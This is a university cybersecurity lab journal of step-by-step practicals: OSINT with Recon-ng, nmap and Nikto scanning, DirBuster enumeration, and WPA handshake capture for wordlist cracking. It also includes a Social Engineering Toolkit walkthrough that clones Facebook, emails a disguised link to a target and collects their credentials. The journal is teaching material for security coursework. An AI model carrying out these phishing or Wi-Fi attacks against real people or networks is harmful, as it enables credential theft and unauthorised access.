UNIVERSITY OF MUMBAI

**DEPARTMENT OF COMPUTER SCIENCE**

M.Sc. Computer Science – Semester III Track B: Security

Elective II: Cyber Security & Risk Assessment JOURNAL

2022-2023

Seat No.

UNIVERSITY OF MUMBAI

**DEPARTMENT OF COMPUTER SCIENCE**

CERTIFICATE

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms. Seat No. for the course of M.Sc. Computer Science - Semester III (CBCS) (Revised) during the academic year 2022- 2023 in a satisfactory manner.

**Subject In-charge Head of Department**

**External Examiner**

**Index**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Sr.**  **no.** | **Name of the Practical** | **Page No.** | **Date** | **Sign** |
| **1** | Use of open-source intelligence and passive reconnaissance | 1-5 |  |  |
| **2** | Practical on enumerating host, port, and service scanning | 6-8 |  |  |
| **3** | Practical on vulnerability scanning and assessment | 9-10 |  |  |
| **4** | Practical on use of Social Engineering Toolkit | 11-15 |  |  |
| **5** | Practical on Wireless and Bluetooth attacks | 16-17 |  |  |
| **6** | Practical on Exploiting Web-based applications | 18-21 |  |  |
| **7** | Practical on using Metasploit Framework for exploitation. | 22-27 |  |  |
| **8** | Practical on injecting Code in Data Driven Applications: SQL Injection | 28-33 |  |  |
| **9** | Wireless Network threats (sniff wifi hotspots, analyze strength, discover wireless access points) | 34-37 |  |  |

# Practical No. 1

**Aim:** Use of open-source intelligence and passive reconnaissance

## Objectives:

* **OSINT**

Open-Source Intelligence (OSINT) reconnaissance involves using publicly available resources to passively gather information on a target (a person or organization). To best protect your organization, take the mindset of a threat actor.

## Passive OSINT


Passive Reconnaissance is one of the most important phases for successful hacking. Passive Reconnaissance uses Open-Source Intelligence (OSINT) techniques to gather information about the target. To explain, we attempt to gather information about the target without interacting with it.

## Recon-ng


Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open-source web-based reconnaissance can be conducted, and we can gather all information

## Implementation:


1. **Using Recon-ng tool**
   1. Open Kali Linux Virtual Machine. And Open terminal.
   2. Type **Recon-ng** to enter the console.




* 1. Initially there are no modules installed. To install the modules,
     1. Discovery module
     2. Recon module
     3. Importing module
     4. Exploitation module
     5. Reporting module Now, the required modules are installed




* 1. To create a new workspace




* 1. Install the module recon/domains-contacts/whois\_pocs and load the installed module




* 1. Set the option and run the module.




* 1. Type back and enter the workspace. We will install another module recon/profile- profiles/namechk and load the module to validate the user, Brandon Stout.




* 1. Set the option and run the module.




* 1. Type back and enter the workspace. We will install another module recon/profile- profiles/profiler to check the existence of user Brandon Stout.
  2. Set the option and run the module.



* 1. Generate a Report. We will install another module reporting/html and load the module to generate a report in html file. Set the all options and Run the module




* 1. Html file is generated in given location. Go to the location and double click on the file




## Windows Command Line Utilities

* 1. **Ping**

(**Packet Internet or Inter-Network Groper**) is a basic Internet program that allows a user to test and verify if a particular destination IP address exists and can accept requests in computer network administration. The acronym was contrived to match the submariners' term for the sound of a returned sonar pulse.



Get the public ip of the given domain. Check the size of the packet which can be receive by destination.



Check how much TTL router would take to discard the packet

## Tracert using ping

* 1. **TRACERT** is useful for troubleshooting large networks where several paths can lead to the same point or where many intermediate components (routers or bridges) are involved.
  2. **nslookup** is the name of a program that lets an Internet server administrator or any computer user enter a host name (for example, "whatis.com") and find out the corresponding IP address or domain name system (DNS) record.




# Practical No. 2

**Aim:** Practical on enumerating host, port, and service scanning.


## Implementations:

To enumerate services on target machine, perform the following steps:

1. Launch Kali Linux
2. Select Application > Information Gathering > Nmap, as shown in the figure. Then the following screen will appear, as shown in figure.




1. Type "nmap -sP 192.xx.xx.xx/2", and press Enter, as shown in figure



Then 'Nmap' will scan all the nodes on the given network range and display all the hosts that are running, as shown in figure.

1. Type "nmap-sS <IP address of the target machine>", and press Enter, as shown in figure (here we used 192.xx.xx.xx as the IP address)




Then a Stealthy syn scan will be initiated, and all the open ports that are running on the machine will be displayed, as shown in figure.

Now we can see all the open ports along with the services.

We will find version of each of these services running on the open port by performing a syn with version detection switch.

1. Type "nmap -sSV -O <IP address of the target machine>", and press Enter, as shown in figure.



Now, the Nmap performs the scan and displays the versions of the services, as shown on figure.


We have found the enumerated result. We will now save the scan result.

1. Type "nmap sSV -O <IP address of the target machine> oN Enumeration.txt", and press Enter, as shown in figure.

Then following screen will appear, as shown in figure.


Nmap will now perform Stealthy Scan with version and OS detection, and save the result in a text file (Enumeration.txt) , which will be located on home (root) directory.

1. Click on Places > Home Folder
2. Double click on the file Enumeration.txt, as shown in figure.



Then the following window will appear, as shown in figure.

You can also check the scanning result in the command line terminal. Type "cat Enumeration.txt", and press Enter, as shown in figure.



Then the output of the scanning process will be shown in the command line terminal, as shown in figure.

# Practical No. 3

**Aim:** Practical on vulnerability scanning and assessment.

## Lab Objectives:

Perform vulnerability analysis using Nikto.


## Lab Environment:

1. Administrator privileges
2. Web browser with Internet connection
3. Kali Linux


## Implementation:

To setup kali Linux for vulnerability scanning and use Nikto to scan for known vulnerabilities, perform the following steps.


1. Log in to kali Linux and open Terminal
2. Type the command nikto-h <URL of website you want to scan> and press Enter, as shown in figure




1. Note a vulnerability number, for example 23654, and open a web browser
2. Type the URL https://cve.mitre.org/ in the browser to open the common Vulnerabilities and Exposures websites, as shown in figure.



1. Click on Search CVE List and type your vulnerability number in the text box, as shown in figure and press enter.



It will give a list of vulnerability details, as shown in figure.



# Practical No. 4

**Aim:** Practical on use of Social Engineering Toolkit.

## Lab Environment:


To carry out this lab, you will require the following:

Kali Linux as virtual machine

Web browser with Internet connection Administrative privileges

## Implementation:

1. Log in to Kali Linux as a Virtual Machine.
2. Go to Applications > Exploitation Tools > SET Social Engineering Tool Then you will get the Set menu, as shown in figure.



Now the list of social engineering methods will appear, as shown in figure.

1. Type '1' to choose the Social Engineering Attacks, as shown in figure



1. Type '2' to choose the Website attack vectors, as shown in figure




1. In the next screen that appears, type '3' to choose the credential harvester attack methods. as shown in figure.






1. Type '2' to choose Site Cloner, as shown in figure




Then the following screen will appear, as shown in figure

Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in figure



1. Type the IP address of kali Linux of VM. here, we have used 192.xx.xx.xx as the IP address, as shown in figure




Then it will prompt to enter the URL of the website which is required to be cloned.

1. Type [www.facebook.com,](http://www.facebook.com/) as shown in figure, then the following screen will appear, as shown in figure



1. Launch a web browser in Kali Linux and open an email services, as shown in figure
2. Compose an email and provide the target users email id in the to textbox, as shown in figure




1. Click on the link icon
2. Type a text in the Text to display textbox.
3. Click on the radio button Web address.
4. Type the fake URL **https://facebook.com/** in the Web address text box
5. Click on OK

Now the text that

you have types will appear in the email body as a link, as shown in figure

1. Click on send

Now when the target user will open his email, he will find the link, as shown in the figure



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in figure



The Facebook.com page will ask the target user to enter the email and password for view the picture.

When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password.

# Practical No. 5


**Aim:** Practical on Wireless and Bluetooth attacks.

## Lab Environment:


1. Kali Linux as the attacker machine
2. Web browser with internet connection
3. Administrative privileges

## Implementation:


1. Log in to kali Linux and launch the command terminal
2. First, check if the wireless card is connected or not by using the "iwconfig" command, as shown in figure



1. Change the wireless interface inti monitor mode using "airmon-ng start wlan0" command with wlan0 as your wireless interface name, as shown in figure



1. use "airodump" to find out the SSID on the interface using the command: "airodump-ng -write capture wlan0"




The screen will display a list of WI-FI networks as shown in figure

1. Use the following command to capture a 4-way handshake by using airmon-ng to monitor traffic on the target network using the channel and BSSID values

"airodump-ng -c 3--bssid 9C:5C:XX:XX:XX:XX -w.wlan0" where

"-c 3" is used to specify the channel number 3

1. Now, wait to capture the handshake packet. Once you have capture a packet, you will see the output similar to figure



1. You will see a capture .cap file in your /root location which is a default location
2. Now, run this capture file against a wordlist to crack the WPA key

## Practical No. 6

**Aim:** Practical on Exploiting Web-based applications.

## Lab Objectives:

Enumerate a webserver by finding files and directories using DirBuster.


## Lab Environment:

1. Administrative privileges
2. Kali Linux machine


## Implementation:

1. Login to kali Linux machine
2. Go to Application -> Kali linux -> Web Application -> Web Crawlers -> dirbuster to launch DirBuster


when it is launched, it opens in a GUI as shown in figure




1. Type the URL of the website you want to scan in the Target URL text field and the port number, as shown in figure




1. Click on list info to open a wordlist to be used to find the directories and files as shown in figure




When you click on list info, it opens a Brute Forcing list information window listing all the available wordlist with a short description, as shown in figure




1. Select a list you want to use and click on Browser to open that list, as shown in figure



